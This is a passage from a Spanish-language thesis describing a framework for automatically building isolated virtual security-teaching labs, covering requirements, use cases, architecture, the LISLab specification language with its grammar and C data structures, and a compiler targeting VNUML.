El objetivo del proyecto es crear una herramienta que facilite el montado de una infraestructura para laboratorios de seguridad informática. Estos laboratorios tratan temas varios de seguridad como criptografía aplicada, monitoreo de redes y seguridad en aplicaciones, y permiten a los estudiantes asimilar, mediante la práctica, los conceptos adquiridos en cursos teóricos.

El prototipo a desarrollar debe cumplir ciertos requerimientos importantes, entre los cuales identificamos:

1. Debe poder generar escenarios que sean lo más parecido posible a sistemas en producción reales, y en los que se puedan utilizar herramientas de uso general en el mercado. **Prioridad: Alta**

2. El prototipo debe ser modular y extensible, de forma de que se pueda agregar fácilmente funcionalidad y crear nuevas prácticas o modificar y eliminar prácticas ya creadas, de acuerdo a las necesidades del curso. **Prioridad: Alta**

3. El entorno que se utiliza para los laboratorios de seguridad es inherentemente inseguro. Por este motivo, es necesario que el entorno esté completamente controlado y aislado de ambientes en producción. **Prioridad: Alta**

4. El prototipo debe utilizar eficientemente los recursos físicos, ya que es necesario tener la mayor cantidad de máquinas virtuales disponibles para el uso, dado el hardware con el que se cuenta. Este requerimiento aplica tanto a la cantidad de máquinas virtuales ejecutando en un momento dado, como a la cantidad de máquinas que pueden ser creadas y guardadas en un espacio de almacenamiento acotado. **Prioridad: Alta**

5. El prototipo debe ser movible, es decir, debe ser posible realizar los laboratorios en diversos lugares físicos de manera lo más sencilla posible. **Prioridad: Media**

6. Debe proveer mecanismos de seguimiento y evaluación del desempeño de los estudiantes. **Prioridad: Media**

7. Debe ser posible crear prácticas en distintos sistemas operativos, en particular distintas distribuciones de GNU/Linux y Windows. **Prioridad: Media**

8. Para el usuario administrador, el sistema debe proveer flexibilidad al momento de implantarlo e instanciar los escenarios. Suponemos este requerimiento de más prioridad que la facilidad de uso, por tratarse de un usuario experto. **Prioridad: Media**

9. Para el usuario docente, el sistema debe ser amigable y debe proveer interfaces de usuario capaces de realizar las tareas requeridas de forma sencilla y automática. **Prioridad: Media**

10. Para el usuario estudiante, sería deseable que el sistema sea transparente, de modo que el entorno se parezca lo más posible a sistemas en producción. En caso de ser necesaria la interacción con el estudiante (por ejemplo para ingresar respuestas de las prácticas), la interfaz de usuario provista debe ser sencilla, para no agregar un nivel de complejidad innecesario a la práctica. **Prioridad: Media**

11. Cada laboratorio requiere escenarios variados, con diferentes herramientas, distintas configuraciones y diferentes versiones de sistemas operativos. Esto hace necesario personalizar y configurar los escenarios virtuales, de manera de contar en cada práctica con el entorno adecuado. Se espera que este tipo de modificaciones sea lo más automático posible, por lo que es deseable que el producto de virtualización implemente funcionalidad en este sentido. **Prioridad: Media**

12. El sistema debe ser fácil de usar independientemente de la cantidad de máquinas virtuales utilizadas. Es decir, no debería importar para el usuario docente si se está trabajando con una o decenas de máquinas, a la hora de realizar la instanciación. **Prioridad: Media**



Figura 3.1: Casos de Uso

3.3. Casos de Uso

En esta sección describiremos los tres casos de uso más relevantes para el usuario Docente, que son en los que nos concentraremos en esta etapa del desarrollo: el caso Creación de Práctica, el caso Instanciación de Práctica y el caso Evaluación de Práctica. Estos casos de uso tienen como Actor al Docente, y describen las interacciones de éste con el Sistema. En la Figura 3.1 se puede ver el Diagrama de Casos de Uso correspondiente.

3.3.1. Creación de Práctica

Actor Principal

Docente

Descripción breve

El Docente especifica una Práctica. El Sistema genera, a partir de la especificación, la información necesaria para instanciar la Práctica con la tecnología de virtualización elegida.

Precondiciones

- Existe una imagen de disco virtual con el sistema operativo instalado a utilizar.
- Existe un repositorio con los binarios de las aplicaciones a utilizar. Los binarios son compatibles con el sistema operativo elegido.

Postcondiciones

- Se definió una nueva práctica.
- Se crearon los archivos necesarios para instanciarla.

Flujo principal

1. El docente le indica al Sistema que desea crear una nueva práctica, y provee una especificación. La especificación puede ser un conjunto de opciones ingresadas desde una interfaz de usuario o una especificación formal.
2. El Sistema verifica la correctitud de la especificación. Si es correcta, el Sistema genera la información necesaria para poder instanciar la práctica, notifica al Docente que la práctica se creó con éxito.

Flujos alternativos

En caso de que la especificación no sea correcta, o que no existan los recursos referenciados en la misma, como por ejemplo imágenes de disco o binarios, el Sistema informa al docente que la práctica no pudo ser creada, describiendo el motivo.

3.3.2. Instanciación de Práctica

Actor Principal

Docente

Descripción breve

El docente le indica al sistema que desea instanciar una práctica, indicando el nombre de la misma y los grupos de estudiantes para los que se debe instanciar. El sistema levanta la infraestructura virtual de modo que cada grupo de estudiantes tenga asociada una instancia aislada de la práctica definida.

Precondiciones

- La práctica que se desea instanciar está definida.

Postcondiciones

- La infraestructura virtual está levantada, con un escenario por cada grupo de estudiantes.

Flujo principal

1. El docente ingresa el nombre de una práctica, y uno o más grupos de estudiantes.
2. El Sistema levanta la infraestructura para los grupos seleccionados.

Flujos alternativos

En caso de ocurrir algún problema al levantar la infraestructura que requiera la intervención del docente, el Sistema desplegará un mensaje informando de la situación.

3.3.3. Evaluación de Práctica

Actor Principal

Docente

Descripción breve

El Docente le indica al sistema el nombre de una práctica para evaluar. El Sistema evalúa el estado del escenario de acuerdo a criterios definidos previamente por el docente, y le presenta los resultados.

Precondiciones

- La práctica existe y está instanciada.

Postcondiciones

- Se evaluaron todas las instancias de la práctica.

Flujo principal

1. El docente le indica al Sistema que desea evaluar una práctica.
2. El Sistema verifica que la práctica esté instanciada y evalúa cada instancia de la misma. Finalmente, despliega los resultados de la evaluación.

Flujos alternativos

En caso de que la práctica no esté definida o instanciada, el Sistema informa al docente que la práctica no pudo ser evaluada, describiendo el motivo.

3.4. Arquitectura del Framework

Una vez identificados los requerimientos y los casos de uso, estamos en condiciones de definir una arquitectura para el Sistema, que pueda resolver los problemas planteados. Consideramos que para satisfacer estos objetivos necesitamos una arquitectura de software que cumpla con las siguientes propiedades:

- Modularidad
- Independencia de la tecnología de virtualización.
- Independencia de la interfaz de usuario respecto a la lógica del sistema.



Figura 3.2: Arquitectura del Framework

Para ello, decidimos partir de la arquitectura definida para TeleLab [HCM06], aunque adaptándola a la realidad de nuestro proyecto. TeleLab está pensado para ser un portal de e-Learning, por lo que hace énfasis en brindar un acceso transparente a los estudiantes y automatizar el manejo de la infraestructura, mientras que las prácticas son fijas. En nuestro caso nos interesa especialmente automatizar el proceso de creación de prácticas y hacerlo lo más transparente posible para el docente.

En la Figura 3.2 se puede ver el Diagrama correspondiente a la arquitectura propuesta.

A continuación describimos brevemente cual es la función que cumple cada uno de los componentes definidos en la arquitectura.

- Autenticación

  Este módulo implementa autenticación de estudiantes y docentes para acceder a los distintos recursos del laboratorio.

- Reglas de Acceso

  Este módulo controla las reglas de firewall y de acceso a las máquinas. Es fundamental para implementar los requisitos de aislamiento que deben tener las prácticas.

- Instanciación

  Este módulo es el encargado de implementar el caso de uso Instanciación de Práctica. Su función es la de crear, instanciar y detener las máquinas virtuales.

- Definición de Prácticas

  Este módulo es el encargado de implementar el caso de uso Creación de Práctica. A partir de una especificación de práctica independiente de la tecnología de virtualización, debe generar la información necesaria para instanciar la práctica con la tecnología utilizada. Dicha información puede incluir máquinas virtuales, archivos de configuración, entradas de bases de datos, etc.

- Capa Lógica del Estudiante

  Maneja los casos de uso que involucran al estudiante. Este componente es el encargado de proveer la funcionalidad necesaria para que el estudiante pueda acceder al sistema y permite mantener el estado de su sesión.

- Sistema de Administración

  Este componente sirve de interfaz al docente. Brinda una capa de abstracción para que el docente pueda manejar el sistema con facilidad. Cumple dos objetivos básicos:

  1. Servir de interfaz con el módulo de Administración de VM, ofreciéndole comandos de alto nivel al docente, tales como instanciar o detener una práctica, y mapeándolos a comandos de bajo nivel en la tecnología de virtualización utilizada.
  2. Servir de interfaz con el módulo de Definición de Prácticas, ofreciéndole al docente una interfaz amigable, que genere la especificación formal requerida por dicho módulo.

De todos los módulos del Framework, nos concentraremos en el módulo de Definición de Prácticas.

3.5. VNUML para instanciación de prácticas

Gran parte de la funcionalidad necesaria para el módulo de instanciación de prácticas de este proyecto ya es implementada por VNUML. Además, la información necesaria para instanciar un escenario se encuentra en un único archivo XML. Finalmente, esta herramienta está licenciada bajo los términos de la GNU GPL [FSF91], lo que permite estudiar su código y modificarlo. Por estos motivos VNUML fue la herramienta elegida para instanciar las prácticas, aunque fue necesario implementar extensiones a la misma en el marco de este proyecto.

Si bien es posible utilizar el XML de VNUML como lenguaje de especificación de prácticas, se precisa un nivel de abstracción más alto. El lenguaje debe permitir al docente crear prácticas sin tener que preocuparse por la implementación a nivel de la herramienta de virtualización.

Para satisfacer esta necesidad, se definió un lenguaje específico para la creación de prácticas de seguridad, llamado LISLab. El mismo fue diseñado para tener en cuenta todo lo necesario para instanciar prácticas y tiene muchos conceptos que sólo pueden ser aplicados para esta disciplina.

3.6. LISLab

En esta sección se presenta el modelo de dominio del lenguaje de especificación de prácticas. Este modelo representa conceptos, actores y sus relaciones pertenecientes al dominio que modela el lenguaje, en nuestro caso el de las prácticas de seguridad. A continuación describiremos los conceptos, agrupando los que están fuertemente vinculados entre sí. En la Figura 3.3 se muestra una representación gráfica del modelo.



Figura 3.3: Modelo de dominio de la especificación de prácticas de seguridad

3.6.1. Práctica

Este concepto representa la especificación del escenario de una práctica. Existirá una instancia de este concepto para cada práctica del laboratorio. Tiene los siguientes atributos: el nombre de la práctica, una descripción, el año en el que se definió, el curso para el que fue creada y autor que lo hizo.

3.6.2. Redes

- Interfaz

  Este concepto representa las interfaces de red que tiene una máquina. Cada una de ellas está conectada a una red, permitiéndole a la máquina comunicarse con otras.

- RangoIP

  Es un concepto que esta dado por una dirección IP y una máscara.

- Red

  Una red es un conjunto de máquinas interconectadas que nos permite especificar la topología del escenario. En este contexto la red es una red de área local con las máquinas en un mismo rango de direcciones IP, identificada con un nombre.

- Dirección

  La dirección es una abstracción utilizada para representar orígenes y destinos del tráfico de red que recibe o envía una máquina. Una dirección puede estar asociada a una interfaz, un rango de IP's y/o a un servicio.

  La asociación con la interfaz representa la interfaz por la que se transmite o recibe el tráfico. La asociación con el rango de IP's representa el conjunto de direcciones origen o destino del tráfico. La asociación con el servicio representa la dirección de la capa de transporte origen o destino del tráfico.

- Servicio

  Un servicio es cierta funcionalidad exportada por una aplicación ejecutando en una máquina, que puede ser accedida por otra máquina a través de la red. El servicio tiene un nombre y un número de puerto.

- ReglaDeFirewall

  Es una abstracción que permite especificar reglas para filtrar tráfico de red entrante o saliente de una máquina. Consta de una dirección de origen, una dirección de destino, la acción a realizar (aceptar, rechazar o descartar el tráfico) y el protocolo de transporte utilizado.

3.6.3. Máquina

- Máquinas (Víctimas y Atacantes)

  El escenario de una práctica está constituido por un conjunto de máquinas interconectadas entre sí mediante redes. La forma en la que se comunican dependerá de la naturaleza y los objetivos de la práctica. Una máquina representa una de las computadoras involucradas en la realización de la tarea asociada a la práctica. Existen, además, dos tipos particulares de máquinas, las atacantes y las víctimas, según el rol que cumplen en la práctica.

- Disco

  Este concepto representa dispositivos de almacenamiento de las máquinas. Estos discos contienen una instalación base de un sistema operativo. Al momento de la instanciación de la práctica, cada máquina asociada con el disco obtiene una copia del mismo para su utilización.

- SistemaOperativo

  Este concepto se utiliza para representar los sistemas operativos que están instalados en las máquinas de la práctica. Para cada sistema operativo, se especifica el nombre y la versión.

3.6.4. Usuarios y Grupos

Representan usuarios y grupos del sistema definidos en una máquina.

3.6.5. Aplicaciones

- Aplicación

  Representa las aplicaciones a instalar en las máquinas del laboratorio. Cada aplicación tiene asociado el sistema operativo en el que será instalada, las máquinas en las que está instalada y puede brindar un servicio. Las aplicaciones tienen un atributo *ejecutando*, que indica si la aplicación se ejecuta al momento de iniciar la máquina.

- Vulnerabilidad

  Este concepto representa tipos de problemas de seguridad que pueden tener las máquinas víctima, que serán explotadas durante el desarrollo de la práctica. Las vulnerabilidades pueden estar asociadas a ciertas aplicaciones en particular.

- Herramienta

  Una herramienta es un tipo particular de aplicación utilizada por el atacante para explotar vulnerabilidades durante el desarrollo de la práctica. Está asociada con la máquina atacante y con las vulnerabilidades que puede explotar.

3.6.6. Resultados

- Evidencia

  Este concepto es una especificación de un objeto o un estado de la práctica. Las evidencias son el resultado de acciones que realiza el estudiante durante la práctica y sirven para verificar que el estudiante haya realizado correctamente la práctica. La evidencia tiene una ubicación dentro de la práctica y un contenido o valor.

- ResultadoEsperado

  Es un conjunto de evidencias que representa cuál debería ser el estado del escenario si el estudiante logró uno de los objetivos de la práctica. Este concepto tiene como atributo una descripción del objetivo que representa.

- Parámetro

  Al momento de instanciar una práctica es de interés poder definir las evidencias y configuraciones de las máquinas en función de valores que sean diferentes para cada grupo de estudiantes. Este concepto representa la especificación de uno de estos parámetros de la práctica.

- Proceso

  Este concepto especifica distintos tipos de procesos que es necesario aplicar sobre la práctica. Existen tres tipos de procesos. El proceso de parametrización se encarga de configurar las máquinas de la práctica, de acuerdo a los distintos parámetros de la misma. El proceso de recolección es el encargado de recolectar la evidencia del escenario. Y el proceso de evaluación se encarga de comprobar que la evidencia recolectada se corresponda con la especificada en el resultado esperado de la práctica.

Capítulo 4

Diseño

En este capítulo se presenta el diseño del prototipo, se describe el lenguaje LISLab y el diseño de un compilador para el mismo.

4.1. Diseño del Prototipo

En esta sección se describen los componentes del prototipo del framework y la función que cumplen en el mismo. En la figura 4.1 se muestra un diagrama de este diseño.

- Compilador

  El compilador toma como entrada una especificación de práctica en el lenguaje LISLab y genera una práctica que pasará a formar parte del repositorio de prácticas. El diseño del compilador se describe en la sección 4.3.

- Repositorio de Prácticas

  Este repositorio almacena las prácticas generadas por el compilador de forma tal que puedan ser utilizadas posteriormente por el módulo de instanciación.

- Repositorio de Imágenes de Disco

  Este repositorio contiene las imágenes de disco. Las imágenes referenciadas en la especificación de la práctica son utilizadas por el módulo de instanciación.

- Repositorio de Aplicaciones

  Este repositorio contiene las aplicaciones que serán instaladas en las máquinas. Las aplicaciones referenciadas en la especificación de la práctica son utilizadas por el módulo de instanciación.

- Módulo de Instanciación

  Es el módulo encargado de instanciar una práctica a partir de su especificación. Utilizando las aplicaciones e imágenes de disco de los repositorios genera un conjunto de escenarios virtuales.

- Escenarios Virtuales

  Son redes de máquinas virtuales que reflejan los escenarios definidos en la especificación de la práctica. Se genera una de estos escenarios por cada estudiante que realice la práctica.



Figura 4.1: Diseño del Prototipo

- Repositorio de Evidencias

  Este repositorio contiene información necesaria para evaluar la práctica, obtenida de los escenarios virtuales por el proceso de recolección.

- Proceso de Recolección

  Este proceso se encarga de obtener información de los escenarios virtuales. La información que debe obtenerse de los escenarios está definida en la especificación de la práctica, sea mediante evidencias de LISLab, o mediante la definición de un proceso de recolección personalizado.

- Proceso de Evaluación

  Este proceso genera un reporte con los resultados para cada instancia de escenario virtual a partir de la información almacenada en el repositorio de evidencias.

4.2. LISLab

Para el lenguaje se eligió una sintaxis similar a la definición de estructuras en C. A grandes rasgos, una definición de una práctica en este lenguaje se compone de una serie de definiciones de estructuras, que corresponden a elementos o actores del laboratorio. Cada una de estas estructuras tiene un identificador y un conjunto de atributos, algunos de los cuales son opcionales. A continuación se muestra la definición de una herramienta de ataque en el lenguaje:

```
Tool ettercap {
  name = "ettercap";
  description = "Multipurpose interceptor for switched LANs";
  version = "0.7.3";
  running = False;
  operating_system = centos;
  exploitable_vulnerabilities = {ARP_vulnerability};
};
```

Ejemplo de definición de estructura

Como se puede observar, la definición de una instancia de estructura se realiza declarando el tipo de la estructura, un identificador para esta instancia, una lista de atributos, delimitada por llaves, y finaliza con un punto y coma. Los atributos de la lista se separan con punto y coma y cada uno de ellos tiene un tipo determinado, que puede ser identificador, cadena de caracteres, número, booleano o lista.

El lenguaje permite definir las siguientes estructuras: address, application, attacker, disk, evidence expected_result, fw_rule, group, interface, ip_range, machine, network, operating_system, parameter, process, scenario, service, tool, user, victim, vulnerability.

Básicamente una especificación de práctica en LISLab consiste en una definición de la estructura `Scenario` y definiciones de otras estructuras. A continuación se muestra un fragmento de la sintaxis de LISLab, dada por su gramática. La especificación completa del lenguaje se encuentra en el anexo “Especificación del lenguaje LISLab” [CEP08a].

```
source: scenario_def
      | source definition

definition: machine_def | attacker_def | victim_def |
            ip_range_def | network_def | interface_def |
            service_def | address_def | fw_rule_def |
            operating_system_def | application_def | tool_def |
            vulnerability_def | disk_def | user_def | group_def |
            evidence_def | expected_result_def | parameter_def |
            process_def

scenario_def: SCENARIO_TOK scenario_id OPENBRACE
                NAME_TOK EQUAL string SEMICOLON
                [DESCRIPTION_TOK EQUAL string SEMICOLON]
                [YEAR_TOK EQUAL year SEMICOLON]
                [COURSE_TOK EQUAL string SEMICOLON]
                [MACHINES_TOK EQUAL OPENBRACE list_machine_id
                    CLOSEBRACE SEMICOLON]
                [ATTACKERS_TOK EQUAL OPENBRACE list_attacker_id
                    CLOSEBRACE SEMICOLON]
                [VICTIMS_TOK EQUAL OPENBRACE list_victim_id CLOSEBRACE
                    SEMICOLON]
```

```
                [EVIDENCE_GATHERING_TOK EQUAL process_id SEMICOLON]
                [EVALUATION_TOK EQUAL process_id SEMICOLON]
                [RESULTS_TOK EQUAL OPENBRACE list_expected_result_id
                    CLOSEBRACE SEMICOLON]
                [PARAMETERS_TOK EQUAL OPENBRACE list_parameter_id
                    CLOSEBRACE SEMICOLON]
              CLOSEBRACE SEMICOLON

machine_def:  MACHINE_DEF_TOK machine_id OPENBRACE
                NAME_TOK EQUAL machine_name SEMICOLON
                [RAM_TOK EQUAL number SEMICOLON]
                [INTERFACES_TOK EQUAL OPENBRACE list_interface_id
                    CLOSEBRACE SEMICOLON]
                DISK_ATTR_TOK EQUAL disk_id SEMICOLON
                [APPLICATIONS_TOK EQUAL OPENBRACE list_application_id
                    CLOSEBRACE SEMICOLON]
                [FW_RULES_TOK EQUAL OPENBRACE list_fw_rule_id
                    CLOSEBRACE SEMICOLON]
                [USERS_TOK EQUAL OPENBRACE list_user_id CLOSEBRACE
                    SEMICOLON]
                [GROUPS_TOK EQUAL OPENBRACE list_group_id CLOSEBRACE
                    SEMICOLON]
                [PARAMETRIZATION_TOK EQUAL process_id SEMICOLON]
              CLOSEBRACE SEMICOLON
```

Fragmento de la Especificación de la Gramática de LISLab

4.3. Diseño del Compilador

En la Figura 4.2 podemos observar los procesos que necesitamos implementar en el compilador y las transformaciones por las que pasa la especificación de una práctica.

El objetivo es que a partir de una especificación en LISLab se genere un XML para VNUML con extensiones para soportar aquellos conceptos no implementados en esta herramienta.

El compilador consta de dos partes:

- *Frontend*

  El *frontend* está compuesto por un parser encargado de instanciar objetos de la sintaxis abstracta, a partir de una entrada en el lenguaje de sintaxis concreta. La sintaxis abstracta es salida del parser, y a su vez entrada para el traductor. También cuenta con un módulo de pretty printing que permite desplegar el contenido de las estructuras internas.

- *Backend*

  El *backend* es un traductor que transforma la representación interna de la práctica, una instancia de la sintaxis abstracta, en un lenguaje objetivo. Para este proyecto el lenguaje objetivo es una extensión de VNUML.

Con este diseño se buscó que el lenguaje objetivo se pueda cambiar en un futuro, en cuyo caso habría que implementar otro *backend* para la sintaxis abstracta.



Figura 4.2: Módulos Involucrados en el Diseño del Compilador

4.3.1. Sintaxis Abstracta

La sintaxis abstracta es la estructura de datos intermedia, que independiza el lenguaje fuente del lenguaje objetivo del compilador.

Para la implementación de estas estructuras internas se realizó un mapeo directo entre los conceptos definidos en la Sección 3.6 y *structs* del lenguaje C. Además, dado que se utiliza el inglés en el código, se tradujeron a ese idioma los tipos y atributos de la sintaxis. A continuación se muestran las estructuras más relevantes:

```
typedef struct Scenario {
  char *identifier;
  char *name;
  char *description;
  int year;
  char *course;
  char *author;
  List machines;
  List attackers;
  List victims;
  Process *parametrization;
  Process *evidence_gathering;
  Process *evaluation;
  List results;
  List parameters;
} Scenario;

typedef
enum {ATTACKER, VICTIM}
  MachineType;

typedef struct Machine {
```

```
  char *identifier;
  char *name;
  int RAM;
  MachineType type;
  List interfaces;
  List disks;
  List applications;
  List rules;
  List users;
  List groups;
} Machine;

typedef struct Attacker {
  char *identifier;
  Machine *machine;
  List tools;
} Attacker;

typedef struct Victim {
  char *identifier;
  Machine *machine;
  List vulnerabilities;
} Victim;

typedef struct Network {
  char *identifier;
  IP_Range *range;
} Network;

typedef struct Application {
  char *identifier;
  char *name;
  char *version;
  Bool running;
  Service *service;
  List vulnerabilities;
  OperatingSystem *operating_system;
} Application;

typedef struct Tool {
  char *identifier;
  Application *application;
  char *description;
  List exploitable_vulnerabilities;
} Tool;

typedef struct Vulnerability {
  char *identifier;
  char *type;
```

```
  char *description;
} Vulnerability;
```

Estructuras del Lenguaje de LISLab

Capítulo 5

Implementación

En este capítulo describiremos la implementación del compilador del Lenguaje de Definición de Prácticas, y de las extensiones realizadas a VNUML para permitir utilizar todos los conceptos del lenguaje.

5.1. Compilador

Como se mencionó en la sección 4.3, el compilador se compone de dos partes: un *frontend*, encargado de reconocer y validar entradas de nuestro lenguaje, y generar, a partir de ellas, una instancia de la sintaxis abstracta; y un *backend*, encargado de generar la información adecuada para VNUML.

En las secciones siguientes, describiremos brevemente las tecnologías utilizadas para el desarrollo del compilador y la generación de código para VNUML.

5.1.1. Herramientas utilizadas

El compilador de nuestro lenguaje fue implementado en C, utilizando las herramientas *Bison* [bis] y *Flex* [fle].

Bison es un generador de analizadores sintácticos, o *parsers*, que convierte una gramática libre de contexto en un *parser LALR* para esa gramática. Bison es compatible con Yacc: todas las gramáticas que funcionan en Yacc, también lo hacen en Bison.

